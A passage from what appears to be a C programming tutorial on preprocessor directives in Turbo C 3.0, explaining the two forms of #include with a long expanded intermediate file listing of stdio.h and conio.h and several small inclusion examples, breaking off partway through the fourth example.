
2. It makes easy to modify

3. Portability

Preprocessor directives in c

In c all the preprocessor directives start with # character except define() operator. All the directives have different task which executes just before the actual execution of c program which makes the program more portable. These directives are used only to instruct compilers.

**List all preprocessor directives in c.**

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TTIlE_Pjd1I/AAAAAAAABRA/KVlSzb9Ae6w/s1600/pre.jpeg)

#include directive in c

Syntax:

**#include** <filename>

or

**#include** “filename”

Task of include directive is to include or import any type file. There are two form of include directive.

Form 1:

**#include<filename>:** This statement will search the file in include directory (Default location of include directory is c:\tc\include). If that file is present then #include statement is replaced by content of file. If that file is not present then it will cause of compilation error. For example: (In turbo C 3.0)

//test.c

#include<stdio.h>

#include<conio.h>

void main(){

    clrscr();

    printf("HOW large is this file?");

    getch();

}

In first look you may think above c program content only seven lines. But it is not true. If you will see its intermediate file first two include statement has been replaced by content of file stdio.h and conio.h respectively. Suppose you have saved above file at c:\tc\bin as test.c. First compile the test.c then in command prompt write:

c:\tc\bin>**cpp test.c**    (Press enter key)

c:\tc\bin>**type test.i**   (Press enter key)

You will get following intermediate file:

test.c 1:

C:\TC\INCLUDE\stdio.h 1:

C:\TC\INCLUDE\stdio.h 2:

C:\TC\INCLUDE\stdio.h 3:

C:\TC\INCLUDE\stdio.h 4:

C:\TC\INCLUDE\stdio.h 5:

C:\TC\INCLUDE\stdio.h 6:

C:\TC\INCLUDE\stdio.h 7:

C:\TC\INCLUDE\stdio.h 8:

C:\TC\INCLUDE\stdio.h 9:

C:\TC\INCLUDE\stdio.h 10:

C:\TC\INCLUDE\stdio.h 11:

C:\TC\INCLUDE\stdio.h 12:

C:\TC\INCLUDE\stdio.h 13:

C:\TC\INCLUDE\\_defs.h 1:

C:\TC\INCLUDE\\_defs.h 2:

C:\TC\INCLUDE\\_defs.h 3:

C:\TC\INCLUDE\\_defs.h 4:

C:\TC\INCLUDE\\_defs.h 5:

C:\TC\INCLUDE\\_defs.h 6:

C:\TC\INCLUDE\\_defs.h 7:

C:\TC\INCLUDE\\_defs.h 8:

C:\TC\INCLUDE\\_defs.h 9:

C:\TC\INCLUDE\\_defs.h 10:

C:\TC\INCLUDE\\_defs.h 11:

C:\TC\INCLUDE\\_defs.h 12:

C:\TC\INCLUDE\\_defs.h 13:

C:\TC\INCLUDE\\_defs.h 14:

C:\TC\INCLUDE\\_defs.h 15:

C:\TC\INCLUDE\\_defs.h 16:

C:\TC\INCLUDE\\_defs.h 17:

C:\TC\INCLUDE\\_defs.h 18:

C:\TC\INCLUDE\\_defs.h 19:

C:\TC\INCLUDE\\_defs.h 20:

C:\TC\INCLUDE\\_defs.h 21:

C:\TC\INCLUDE\\_defs.h 22:

C:\TC\INCLUDE\\_defs.h 23:

C:\TC\INCLUDE\\_defs.h 24:

C:\TC\INCLUDE\\_defs.h 25:

C:\TC\INCLUDE\\_defs.h 26:

C:\TC\INCLUDE\\_defs.h 27:

C:\TC\INCLUDE\\_defs.h 28:

C:\TC\INCLUDE\\_defs.h 29:

C:\TC\INCLUDE\\_defs.h 30:

C:\TC\INCLUDE\\_defs.h 31:

C:\TC\INCLUDE\\_defs.h 32:

C:\TC\INCLUDE\\_defs.h 33:

C:\TC\INCLUDE\\_defs.h 34:

C:\TC\INCLUDE\\_defs.h 35:

C:\TC\INCLUDE\\_defs.h 36:

C:\TC\INCLUDE\\_defs.h 37:

C:\TC\INCLUDE\\_defs.h 38:

C:\TC\INCLUDE\\_defs.h 39:

C:\TC\INCLUDE\\_defs.h 40:

C:\TC\INCLUDE\\_defs.h 41:

C:\TC\INCLUDE\\_defs.h 42:

C:\TC\INCLUDE\\_defs.h 43:

C:\TC\INCLUDE\\_defs.h 44:

C:\TC\INCLUDE\\_defs.h 45:

C:\TC\INCLUDE\\_defs.h 46:

C:\TC\INCLUDE\\_defs.h 47:

C:\TC\INCLUDE\\_defs.h 48:

C:\TC\INCLUDE\\_defs.h 49:

C:\TC\INCLUDE\\_defs.h 50:

C:\TC\INCLUDE\\_defs.h 51:

C:\TC\INCLUDE\\_defs.h 52:

C:\TC\INCLUDE\\_defs.h 53:

C:\TC\INCLUDE\stdio.h 14:

C:\TC\INCLUDE\stdio.h 15:

C:\TC\INCLUDE\stdio.h 16:

C:\TC\INCLUDE\stdio.h 17:

C:\TC\INCLUDE\\_null.h 1:

C:\TC\INCLUDE\\_null.h 2:

C:\TC\INCLUDE\\_null.h 3:

C:\TC\INCLUDE\\_null.h 4:

C:\TC\INCLUDE\\_null.h 5:

C:\TC\INCLUDE\\_null.h 6:

C:\TC\INCLUDE\\_null.h 7:

C:\TC\INCLUDE\\_null.h 8:

C:\TC\INCLUDE\\_null.h 9:

C:\TC\INCLUDE\\_null.h 10:

C:\TC\INCLUDE\\_null.h 11:

C:\TC\INCLUDE\\_null.h 12:

C:\TC\INCLUDE\\_null.h 13:

C:\TC\INCLUDE\\_null.h 14:

C:\TC\INCLUDE\\_null.h 15:

C:\TC\INCLUDE\\_null.h 16:

C:\TC\INCLUDE\\_null.h 17:

C:\TC\INCLUDE\stdio.h 18:

C:\TC\INCLUDE\stdio.h 19:

C:\TC\INCLUDE\stdio.h 20:

C:\TC\INCLUDE\stdio.h 21:

C:\TC\INCLUDE\stdio.h 22: typedef unsigned size\_t;

C:\TC\INCLUDE\stdio.h 23:

C:\TC\INCLUDE\stdio.h 24:

C:\TC\INCLUDE\stdio.h 25:

C:\TC\INCLUDE\stdio.h 26:

C:\TC\INCLUDE\stdio.h 27: typedef long    fpos\_t;

C:\TC\INCLUDE\stdio.h 28:

C:\TC\INCLUDE\stdio.h 29:

C:\TC\INCLUDE\stdio.h 30:

C:\TC\INCLUDE\stdio.h 31:

C:\TC\INCLUDE\stdio.h 32: typedef struct  {

C:\TC\INCLUDE\stdio.h 33: int             level;

C:\TC\INCLUDE\stdio.h 34: unsigned        flags;

C:\TC\INCLUDE\stdio.h 35: char            fd;

C:\TC\INCLUDE\stdio.h 36: unsigned char   hold;

C:\TC\INCLUDE\stdio.h 37: int             bsize;

C:\TC\INCLUDE\stdio.h 38: unsigned char   \*buffer;

C:\TC\INCLUDE\stdio.h 39: unsigned char   \*curp;

C:\TC\INCLUDE\stdio.h 40: unsigned        istemp;

C:\TC\INCLUDE\stdio.h 41: short           token;

C:\TC\INCLUDE\stdio.h 42: }       FILE;

C:\TC\INCLUDE\stdio.h 43:

C:\TC\INCLUDE\stdio.h 44:

C:\TC\INCLUDE\stdio.h 45:

C:\TC\INCLUDE\stdio.h 46:

C:\TC\INCLUDE\stdio.h 47:

C:\TC\INCLUDE\stdio.h 48:

C:\TC\INCLUDE\stdio.h 49:

C:\TC\INCLUDE\stdio.h 50:

C:\TC\INCLUDE\stdio.h 51:

C:\TC\INCLUDE\stdio.h 52:

C:\TC\INCLUDE\stdio.h 53:

C:\TC\INCLUDE\stdio.h 54:

C:\TC\INCLUDE\stdio.h 55:

C:\TC\INCLUDE\stdio.h 56:

C:\TC\INCLUDE\stdio.h 57:

C:\TC\INCLUDE\stdio.h 58:

C:\TC\INCLUDE\stdio.h 59:

C:\TC\INCLUDE\stdio.h 60:

C:\TC\INCLUDE\stdio.h 61:

C:\TC\INCLUDE\stdio.h 62:

C:\TC\INCLUDE\stdio.h 63:

C:\TC\INCLUDE\stdio.h 64:

C:\TC\INCLUDE\stdio.h 65:

C:\TC\INCLUDE\stdio.h 66:

C:\TC\INCLUDE\stdio.h 67:

C:\TC\INCLUDE\stdio.h 68:

C:\TC\INCLUDE\stdio.h 69:

C:\TC\INCLUDE\stdio.h 70:

C:\TC\INCLUDE\stdio.h 71:

C:\TC\INCLUDE\stdio.h 72:

C:\TC\INCLUDE\stdio.h 73:

C:\TC\INCLUDE\stdio.h 74:

C:\TC\INCLUDE\stdio.h 75:

C:\TC\INCLUDE\stdio.h 76:

C:\TC\INCLUDE\stdio.h 77:

C:\TC\INCLUDE\stdio.h 78:

C:\TC\INCLUDE\stdio.h 79:

C:\TC\INCLUDE\stdio.h 80:

C:\TC\INCLUDE\stdio.h 81:

C:\TC\INCLUDE\stdio.h 82:

C:\TC\INCLUDE\stdio.h 83:

C:\TC\INCLUDE\stdio.h 84:

C:\TC\INCLUDE\stdio.h 85:

C:\TC\INCLUDE\stdio.h 86:

C:\TC\INCLUDE\stdio.h 87:

C:\TC\INCLUDE\stdio.h 88:

C:\TC\INCLUDE\stdio.h 89:

C:\TC\INCLUDE\stdio.h 90:

C:\TC\INCLUDE\stdio.h 91:

C:\TC\INCLUDE\stdio.h 92:

C:\TC\INCLUDE\stdio.h 93:

C:\TC\INCLUDE\stdio.h 94:

C:\TC\INCLUDE\stdio.h 95:

C:\TC\INCLUDE\stdio.h 96:

C:\TC\INCLUDE\stdio.h 97:

C:\TC\INCLUDE\stdio.h 98:

C:\TC\INCLUDE\stdio.h 99:

C:\TC\INCLUDE\stdio.h 100:

C:\TC\INCLUDE\stdio.h 101:

C:\TC\INCLUDE\stdio.h 102:

C:\TC\INCLUDE\stdio.h 103: extern  FILE    cdecl \_streams[];

C:\TC\INCLUDE\stdio.h 104: extern  unsigned    cdecl \_nfile;

C:\TC\INCLUDE\stdio.h 105:

C:\TC\INCLUDE\stdio.h 106:

C:\TC\INCLUDE\stdio.h 107:

C:\TC\INCLUDE\stdio.h 108:

C:\TC\INCLUDE\stdio.h 109:

C:\TC\INCLUDE\stdio.h 110:

C:\TC\INCLUDE\stdio.h 111:

C:\TC\INCLUDE\stdio.h 112:

C:\TC\INCLUDE\stdio.h 113:

C:\TC\INCLUDE\stdio.h 114:

C:\TC\INCLUDE\stdio.h 115:

C:\TC\INCLUDE\stdio.h 116:

C:\TC\INCLUDE\stdio.h 117:

C:\TC\INCLUDE\stdio.h 118:

C:\TC\INCLUDE\stdio.h 119:

C:\TC\INCLUDE\stdio.h 120:

C:\TC\INCLUDE\stdio.h 121:

C:\TC\INCLUDE\stdio.h 122:

C:\TC\INCLUDE\stdio.h 123:

C:\TC\INCLUDE\stdio.h 124:

C:\TC\INCLUDE\stdio.h 125:

C:\TC\INCLUDE\stdio.h 126:

C:\TC\INCLUDE\stdio.h 127:

C:\TC\INCLUDE\stdio.h 128:

C:\TC\INCLUDE\stdio.h 129:

C:\TC\INCLUDE\stdio.h 130:

C:\TC\INCLUDE\stdio.h 131:

C:\TC\INCLUDE\stdio.h 132:

C:\TC\INCLUDE\stdio.h 133:

C:\TC\INCLUDE\stdio.h 134:

C:\TC\INCLUDE\stdio.h 135:

C:\TC\INCLUDE\stdio.h 136: void    cdecl clearerr(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 137: int     cdecl fclose(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 138: int     cdecl fflush(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 139: int     cdecl fgetc(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 140: int     cdecl fgetpos(FILE \*\_\_stream, fpos\_t \*\_\_pos);

C:\TC\INCLUDE\stdio.h 141: char   \*cdecl fgets(char \*\_\_s, int\_\_n, FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 142: FILE   \*cdecl fopen(const char\*\_\_path, const char \*\_\_mode);

C:\TC\INCLUDE\stdio.h 143: int     cdecl fprintf(FILE \*\_\_stream, const char \*\_\_format, ...);

C:\TC\INCLUDE\stdio.h 144: int     cdecl fputc(int \_\_c, FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 145: int     cdecl fputs(const char\*\_\_s, FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 146: size\_t  cdecl fread(void \*\_\_ptr, size\_t \_\_size, size\_t \_\_n,

C:\TC\INCLUDE\stdio.h 147: FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 148: FILE   \*cdecl freopen(const char\*\_\_path, const char \*\_\_mode,

C:\TC\INCLUDE\stdio.h 149: FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 150: int     cdecl fscanf(FILE \*\_\_stream, const char \*\_\_format, ...);

C:\TC\INCLUDE\stdio.h 151: int     cdecl fseek(FILE \*\_\_stream,long \_\_offset, int \_\_whence);

C:\TC\INCLUDE\stdio.h 152: int     cdecl fsetpos(FILE \*\_\_stream, const fpos\_t \*\_\_pos);

C:\TC\INCLUDE\stdio.h 153: long    cdecl ftell(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 154: size\_t  cdecl fwrite(const void\*\_\_ptr, size\_t \_\_size, size\_t \_\_n,

C:\TC\INCLUDE\stdio.h 155: FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 156: char   \*cdecl gets(char \*\_\_s);

C:\TC\INCLUDE\stdio.h 157: void    cdecl perror(const char\*\_\_s);

C:\TC\INCLUDE\stdio.h 158: int     cdecl printf(const char\*\_\_format, ...);

C:\TC\INCLUDE\stdio.h 159: int     cdecl puts(const char\*\_\_s);

C:\TC\INCLUDE\stdio.h 160: int     cdecl remove(const char\*\_\_path);

C:\TC\INCLUDE\stdio.h 161: int     cdecl rename(const char\*\_\_oldname,const char \*\_\_newname);

C:\TC\INCLUDE\stdio.h 162: void    cdecl rewind(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 163: int     cdecl scanf(const char\*\_\_format, ...);

C:\TC\INCLUDE\stdio.h 164: void    cdecl setbuf(FILE \*\_\_stream, char \*\_\_buf);

C:\TC\INCLUDE\stdio.h 165: int     cdecl setvbuf(FILE \*\_\_stream, char \*\_\_buf,

C:\TC\INCLUDE\stdio.h 166: int \_\_type, size\_t \_\_size);

C:\TC\INCLUDE\stdio.h 167: int     cdecl sprintf(char\*\_\_buffer, const char \*\_\_format, ...);

C:\TC\INCLUDE\stdio.h 168: int     cdecl sscanf(const char\*\_\_buffer,

C:\TC\INCLUDE\stdio.h 169: const char \*\_\_format, ...);

C:\TC\INCLUDE\stdio.h 170: char   \*cdecl strerror(int\_\_errnum);

C:\TC\INCLUDE\stdio.h 171: FILE   \*cdecl tmpfile(void);

C:\TC\INCLUDE\stdio.h 172: char   \*cdecl tmpnam(char \*\_\_s);

C:\TC\INCLUDE\stdio.h 173: int     cdecl ungetc(int \_\_c, FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 174: int     cdecl vfprintf(FILE \*\_\_stream, const char \*\_\_format,

C:\TC\INCLUDE\stdio.h 175: void \*\_\_arglist);

C:\TC\INCLUDE\stdio.h 176: int     cdecl vfscanf(FILE \*\_\_stream, const char \*\_\_format,

C:\TC\INCLUDE\stdio.h 177: void \*\_\_arglist);

C:\TC\INCLUDE\stdio.h 178: int     cdecl vprintf(const char\*\_\_format, void \*\_\_arglist);

C:\TC\INCLUDE\stdio.h 179: int     cdecl vscanf(const char\*\_\_format, void \*\_\_arglist);

C:\TC\INCLUDE\stdio.h 180: int     cdecl vsprintf(char\*\_\_buffer, const char \*\_\_format,

C:\TC\INCLUDE\stdio.h 181: void \*\_\_arglist);

C:\TC\INCLUDE\stdio.h 182: int     cdecl vsscanf(const char\*\_\_buffer, const char \*\_\_format,

C:\TC\INCLUDE\stdio.h 183: void \*\_\_arglist);

C:\TC\INCLUDE\stdio.h 184: int     cdecl unlink(const char\*\_\_path);

C:\TC\INCLUDE\stdio.h 185: int     cdecl getc(FILE \*\_\_fp);

C:\TC\INCLUDE\stdio.h 186:

C:\TC\INCLUDE\stdio.h 187: int     cdecl getchar(void);

C:\TC\INCLUDE\stdio.h 188: int     cdecl putchar(const int\_\_c);

C:\TC\INCLUDE\stdio.h 189:

C:\TC\INCLUDE\stdio.h 190: int     cdecl putc(const int \_\_c, FILE \*\_\_fp);

C:\TC\INCLUDE\stdio.h 191: int     cdecl feof(FILE \*\_\_fp);

C:\TC\INCLUDE\stdio.h 192: int     cdecl ferror(FILE \*\_\_fp);

C:\TC\INCLUDE\stdio.h 193:

C:\TC\INCLUDE\stdio.h 194:

C:\TC\INCLUDE\stdio.h 195:

C:\TC\INCLUDE\stdio.h 196: int     cdecl fcloseall(void);

C:\TC\INCLUDE\stdio.h 197: FILE   \*cdecl fdopen(int \_\_handle,char \*\_\_type);

C:\TC\INCLUDE\stdio.h 198: int     cdecl fgetchar(void);

C:\TC\INCLUDE\stdio.h 199: int     cdecl flushall(void);

C:\TC\INCLUDE\stdio.h 200: int     cdecl fputchar(int \_\_c);

C:\TC\INCLUDE\stdio.h 201: FILE   \* cdecl \_fsopen (const char\*\_\_path, const char \*\_\_mode,

C:\TC\INCLUDE\stdio.h 202: int \_\_shflag);

C:\TC\INCLUDE\stdio.h 203: int     cdecl getw(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 204: int     cdecl putw(int \_\_w, FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 205: int     cdecl rmtmp(void);

C:\TC\INCLUDE\stdio.h 206: char   \* cdecl \_strerror(const char\*\_\_s);

C:\TC\INCLUDE\stdio.h 207: char   \* cdecl tempnam(char \*\_\_dir,char \*\_\_pfx);

C:\TC\INCLUDE\stdio.h 208:

C:\TC\INCLUDE\stdio.h 209:

C:\TC\INCLUDE\stdio.h 210:

C:\TC\INCLUDE\stdio.h 211:

C:\TC\INCLUDE\stdio.h 212: int      cdecl \_fgetc(FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 213: int      cdecl \_fputc(char \_\_c, FILE \*\_\_stream);

C:\TC\INCLUDE\stdio.h 214:

C:\TC\INCLUDE\stdio.h 215:

C:\TC\INCLUDE\stdio.h 216:

C:\TC\INCLUDE\stdio.h 217:

C:\TC\INCLUDE\stdio.h 218:

C:\TC\INCLUDE\stdio.h 219:

C:\TC\INCLUDE\stdio.h 220:

C:\TC\INCLUDE\stdio.h 221:

C:\TC\INCLUDE\stdio.h 222:

C:\TC\INCLUDE\stdio.h 223:

C:\TC\INCLUDE\stdio.h 224:

C:\TC\INCLUDE\stdio.h 225:

C:\TC\INCLUDE\stdio.h 226:

C:\TC\INCLUDE\stdio.h 227:

C:\TC\INCLUDE\stdio.h 228:

C:\TC\INCLUDE\stdio.h 229:

C:\TC\INCLUDE\stdio.h 230:

C:\TC\INCLUDE\stdio.h 231:

C:\TC\INCLUDE\stdio.h 232:

C:\TC\INCLUDE\stdio.h 233:

C:\TC\INCLUDE\stdio.h 234:

C:\TC\INCLUDE\stdio.h 235:

C:\TC\INCLUDE\stdio.h 236:

C:\TC\INCLUDE\stdio.h 237:

C:\TC\INCLUDE\stdio.h 238:

C:\TC\INCLUDE\stdio.h 239:

C:\TC\INCLUDE\stdio.h 240:

test.c 2:

C:\TC\INCLUDE\conio.h 1:

C:\TC\INCLUDE\conio.h 2:

C:\TC\INCLUDE\conio.h 3:

C:\TC\INCLUDE\conio.h 4:

C:\TC\INCLUDE\conio.h 5:

C:\TC\INCLUDE\conio.h 6:

C:\TC\INCLUDE\conio.h 7:

C:\TC\INCLUDE\conio.h 8:

C:\TC\INCLUDE\conio.h 9:

C:\TC\INCLUDE\conio.h 10:

C:\TC\INCLUDE\conio.h 11:

C:\TC\INCLUDE\conio.h 12:

C:\TC\INCLUDE\conio.h 13:

C:\TC\INCLUDE\conio.h 14:

C:\TC\INCLUDE\conio.h 15:

C:\TC\INCLUDE\conio.h 16:

C:\TC\INCLUDE\conio.h 17:

C:\TC\INCLUDE\conio.h 18:

C:\TC\INCLUDE\conio.h 19:

C:\TC\INCLUDE\conio.h 20: struct text\_info {

C:\TC\INCLUDE\conio.h 21: unsigned char winleft;

C:\TC\INCLUDE\conio.h 22: unsigned char wintop;

C:\TC\INCLUDE\conio.h 23: unsigned char winright;

C:\TC\INCLUDE\conio.h 24: unsigned char winbottom;

C:\TC\INCLUDE\conio.h 25: unsigned char attribute;

C:\TC\INCLUDE\conio.h 26: unsigned char normattr;

C:\TC\INCLUDE\conio.h 27: unsigned char currmode;

C:\TC\INCLUDE\conio.h 28: unsigned char screenheight;

C:\TC\INCLUDE\conio.h 29: unsigned char screenwidth;

C:\TC\INCLUDE\conio.h 30: unsigned char curx;

C:\TC\INCLUDE\conio.h 31: unsigned char cury;

C:\TC\INCLUDE\conio.h 32: };

C:\TC\INCLUDE\conio.h 33:

C:\TC\INCLUDE\conio.h 34: enum text\_modes { LASTMODE=-1, BW40=0, C40, BW80, C80, MONO=7, C4350=64 };

C:\TC\INCLUDE\conio.h 35:

C:\TC\INCLUDE\conio.h 36:

C:\TC\INCLUDE\conio.h 37:

C:\TC\INCLUDE\conio.h 38:

C:\TC\INCLUDE\conio.h 39: enum COLORS {

C:\TC\INCLUDE\conio.h 40: BLACK,

C:\TC\INCLUDE\conio.h 41: BLUE,

C:\TC\INCLUDE\conio.h 42: GREEN,

C:\TC\INCLUDE\conio.h 43: CYAN,

C:\TC\INCLUDE\conio.h 44: RED,

C:\TC\INCLUDE\conio.h 45: MAGENTA,

C:\TC\INCLUDE\conio.h 46: BROWN,

C:\TC\INCLUDE\conio.h 47: LIGHTGRAY,

C:\TC\INCLUDE\conio.h 48: DARKGRAY,

C:\TC\INCLUDE\conio.h 49: LIGHTBLUE,

C:\TC\INCLUDE\conio.h 50: LIGHTGREEN,

C:\TC\INCLUDE\conio.h 51: LIGHTCYAN,

C:\TC\INCLUDE\conio.h 52: LIGHTRED,

C:\TC\INCLUDE\conio.h 53: LIGHTMAGENTA,

C:\TC\INCLUDE\conio.h 54: YELLOW,

C:\TC\INCLUDE\conio.h 55: WHITE

C:\TC\INCLUDE\conio.h 56: };

C:\TC\INCLUDE\conio.h 57:

C:\TC\INCLUDE\conio.h 58:

C:\TC\INCLUDE\conio.h 59:

C:\TC\INCLUDE\conio.h 60:

C:\TC\INCLUDE\conio.h 61: extern   int cdecl directvideo;

C:\TC\INCLUDE\conio.h 62: extern   int cdecl \_wscroll;

C:\TC\INCLUDE\conio.h 63:

C:\TC\INCLUDE\conio.h 64:

C:\TC\INCLUDE\conio.h 65:

C:\TC\INCLUDE\conio.h 66:

C:\TC\INCLUDE\conio.h 67:

C:\TC\INCLUDE\conio.h 68: void        cdecl clreol( void );

C:\TC\INCLUDE\conio.h 69: void        cdecl clrscr( void );

C:\TC\INCLUDE\conio.h 70: void        cdecl gotoxy( int \_\_x,int \_\_y );

C:\TC\INCLUDE\conio.h 71: int         cdecl wherex( void );

C:\TC\INCLUDE\conio.h 72: int         cdecl wherey( void );

C:\TC\INCLUDE\conio.h 73: int         cdecl getch( void );

C:\TC\INCLUDE\conio.h 74: int         cdecl getche( void );

C:\TC\INCLUDE\conio.h 75: int         cdecl kbhit( void );

C:\TC\INCLUDE\conio.h 76: int         cdecl putch( int \_\_c );

C:\TC\INCLUDE\conio.h 77:

C:\TC\INCLUDE\conio.h 78:

C:\TC\INCLUDE\conio.h 79: int         cdecl inp( unsigned\_\_portid );

C:\TC\INCLUDE\conio.h 80: unsigned    cdecl inpw( unsigned\_\_portid );

C:\TC\INCLUDE\conio.h 81: int         cdecl outp( unsigned\_\_portid, int \_\_value );

C:\TC\INCLUDE\conio.h 82: unsigned    cdecl outpw( unsigned\_\_portid, unsigned \_\_value );

C:\TC\INCLUDE\conio.h 83: unsigned char cdecl inportb( int\_\_portid );

C:\TC\INCLUDE\conio.h 84: void        cdecl outportb( int\_\_portid, unsigned char \_\_value );

C:\TC\INCLUDE\conio.h 85:

C:\TC\INCLUDE\conio.h 86:

C:\TC\INCLUDE\conio.h 87: int         cdecl inport( int\_\_portid );

C:\TC\INCLUDE\conio.h 88: void        cdecl outport( int\_\_portid, int \_\_value );

C:\TC\INCLUDE\conio.h 89:

C:\TC\INCLUDE\conio.h 90: void        cdecl delline( void );

C:\TC\INCLUDE\conio.h 91: int         cdecl gettext( int\_\_left, int \_\_top,

C:\TC\INCLUDE\conio.h 92: int \_\_right, int \_\_bottom,

C:\TC\INCLUDE\conio.h 93: void \*\_\_destin);

C:\TC\INCLUDE\conio.h 94: void        cdecl gettextinfo (struct text\_info \*\_\_r );

C:\TC\INCLUDE\conio.h 95: void        cdecl highvideo( void );

C:\TC\INCLUDE\conio.h 96: void        cdecl insline( void );

C:\TC\INCLUDE\conio.h 97: void        cdecl lowvideo( void );

C:\TC\INCLUDE\conio.h 98: int         cdecl movetext( int\_\_left, int \_\_top,

C:\TC\INCLUDE\conio.h 99: int \_\_right, int \_\_bottom,

C:\TC\INCLUDE\conio.h 100: int \_\_destleft, int \_\_desttop );

C:\TC\INCLUDE\conio.h 101: void        cdecl normvideo( void);

C:\TC\INCLUDE\conio.h 102: int         cdecl puttext( int\_\_left, int \_\_top,

C:\TC\INCLUDE\conio.h 103: int \_\_right, int \_\_bottom,

C:\TC\INCLUDE\conio.h 104: void \*\_\_source );

C:\TC\INCLUDE\conio.h 105: void        cdecl textattr( int\_\_newattr );

C:\TC\INCLUDE\conio.h 106: void        cdecl textbackground(int \_\_newcolor );

C:\TC\INCLUDE\conio.h 107: void        cdecl textcolor( int\_\_newcolor );

C:\TC\INCLUDE\conio.h 108: void        cdecl textmode( int\_\_newmode );

C:\TC\INCLUDE\conio.h 109: void        cdecl window( int\_\_left, int \_\_top, int \_\_right, int \_\_bottom);

C:\TC\INCLUDE\conio.h 110:

C:\TC\INCLUDE\conio.h 111: void        cdecl \_setcursortype(int \_\_cur\_t );

C:\TC\INCLUDE\conio.h 112: char \* cdecl cgets( char \*\_\_str );

C:\TC\INCLUDE\conio.h 113: int         cdecl cprintf( constchar \*\_\_format, ... );

C:\TC\INCLUDE\conio.h 114: int         cdecl cputs( const char\*\_\_str );

C:\TC\INCLUDE\conio.h 115: int         cdecl cscanf( constchar \*\_\_format, ... );

C:\TC\INCLUDE\conio.h 116: char \* cdecl getpass( const char\*\_\_prompt );

C:\TC\INCLUDE\conio.h 117: int         cdecl ungetch( int \_\_ch );

C:\TC\INCLUDE\conio.h 118:

C:\TC\INCLUDE\conio.h 119:

C:\TC\INCLUDE\conio.h 120:

C:\TC\INCLUDE\conio.h 121:

C:\TC\INCLUDE\conio.h 122:

C:\TC\INCLUDE\conio.h 123:

C:\TC\INCLUDE\conio.h 124:

C:\TC\INCLUDE\conio.h 125: unsigned char cdecl    \_\_inportb\_\_(int \_\_portid );

C:\TC\INCLUDE\conio.h 126: unsigned int cdecl     \_\_inportw\_\_(int \_\_portid );

C:\TC\INCLUDE\conio.h 127: void        cdecl      \_\_outportb\_\_( int \_\_portid, unsigned char \_\_value );

C:\TC\INCLUDE\conio.h 128: void        cdecl      \_\_outportw\_\_( int \_\_portid, unsigned int \_\_value );

C:\TC\INCLUDE\conio.h 129:

C:\TC\INCLUDE\conio.h 130:

C:\TC\INCLUDE\conio.h 131:

C:\TC\INCLUDE\conio.h 132:

C:\TC\INCLUDE\conio.h 133:

C:\TC\INCLUDE\conio.h 134:

C:\TC\INCLUDE\conio.h 135:

C:\TC\INCLUDE\conio.h 136:

C:\TC\INCLUDE\conio.h 137:

C:\TC\INCLUDE\conio.h 138:

C:\TC\INCLUDE\conio.h 139:

C:\TC\INCLUDE\conio.h 140:

C:\TC\INCLUDE\conio.h 141:

C:\TC\INCLUDE\conio.h 142:

C:\TC\INCLUDE\conio.h 143:

C:\TC\INCLUDE\conio.h 144:

C:\TC\INCLUDE\conio.h 145:

C:\TC\INCLUDE\conio.h 146:

C:\TC\INCLUDE\conio.h 147:

C:\TC\INCLUDE\conio.h 148:

test.c 3: void main(){

test.c 4: clrscr();

test.c 5: printf("HOW large is this file?");

test.c 6: getch();

test.c 7: }

test.c 8:

test.c 9:

**Note:** During the compilation process compiler automatically deletes its intermediate file because size of intermediate is large.

We can also write absolute path of file which we want to include by using #include directive. In such case it will search only that path. If it is present then it will replace the include statement by the content of file. For example:

(a)

Step1: Write following c program and save it as myfile.c at the location: c:\tc\bin\raja

int x;

int max(int a,int b){

    return a>b?a:b;

}

Step2: Compile myfile.c

Step3: Write the following c code:

#include<c:\tc\include\stdio.h>

#include<c:\tc\bin\raja\myfile.c>

int main(){

         x = max(20,40);

         printf("%d",x);

         return 0;

}

Step4: Save above c code any where you want then compile and execute the above code.

Output: 40

(b)

#include<c:\tc\bin\stdio.h>

int main(){

         printf("Hello world");

         return 0;

}

Output: Compilation error, unable to open the file stdio.h and conio.h

Form 2:

**#include”filename”:** This statement will first search the given file any current working directory and if it is not present then it will search include directory if it is also not present there then it will cause of compilation error, unable to open the file. If that file is present then include statement is replaced by content of file.

Example 1:

If file is present in the current working directory. Suppose my current working directory is c:\tc\bin

//c:\tc\bin\one.c

int a=5;

int b=10;

//c:\tc\bin\two.c

#include"stdio.h"

#include"one.c"

int main(){

    printf("a=%d  b=%d",a,b);

    return 0;

}

Output: a=5 b=10

Example 2:

If file is not present in the current working directory but it is present in include directory. Suppose my current working directory is c:\tc\bin

//c:\tc\include\one.c

int a=50;

int b=100;

//c:\tc\bin\two.c

#include<stdio.h>

#include"one.c"

int main(){

    printf("a=%d  b=%d",a,b);

    return 0;

}

Output: a=50 b=100

Example 3:

If file is present both in current working directory as well as include directory. Suppose my current working directory is c:\tc\bin

//c:\tc\bin\one.c

int a=5;

int b=10;

//c:\tc\bin\two.c

#include"stdio.h"

#include"one.c"

int main(){

    printf("a=%d  b=%d",a,b);

    return 0;

}

Output: a=5 b=10

Example 4:

If file is not present both in current working directory as well as include directory. Suppose my current working directory is c:\tc\bin

//c:\tc\bin\two.c

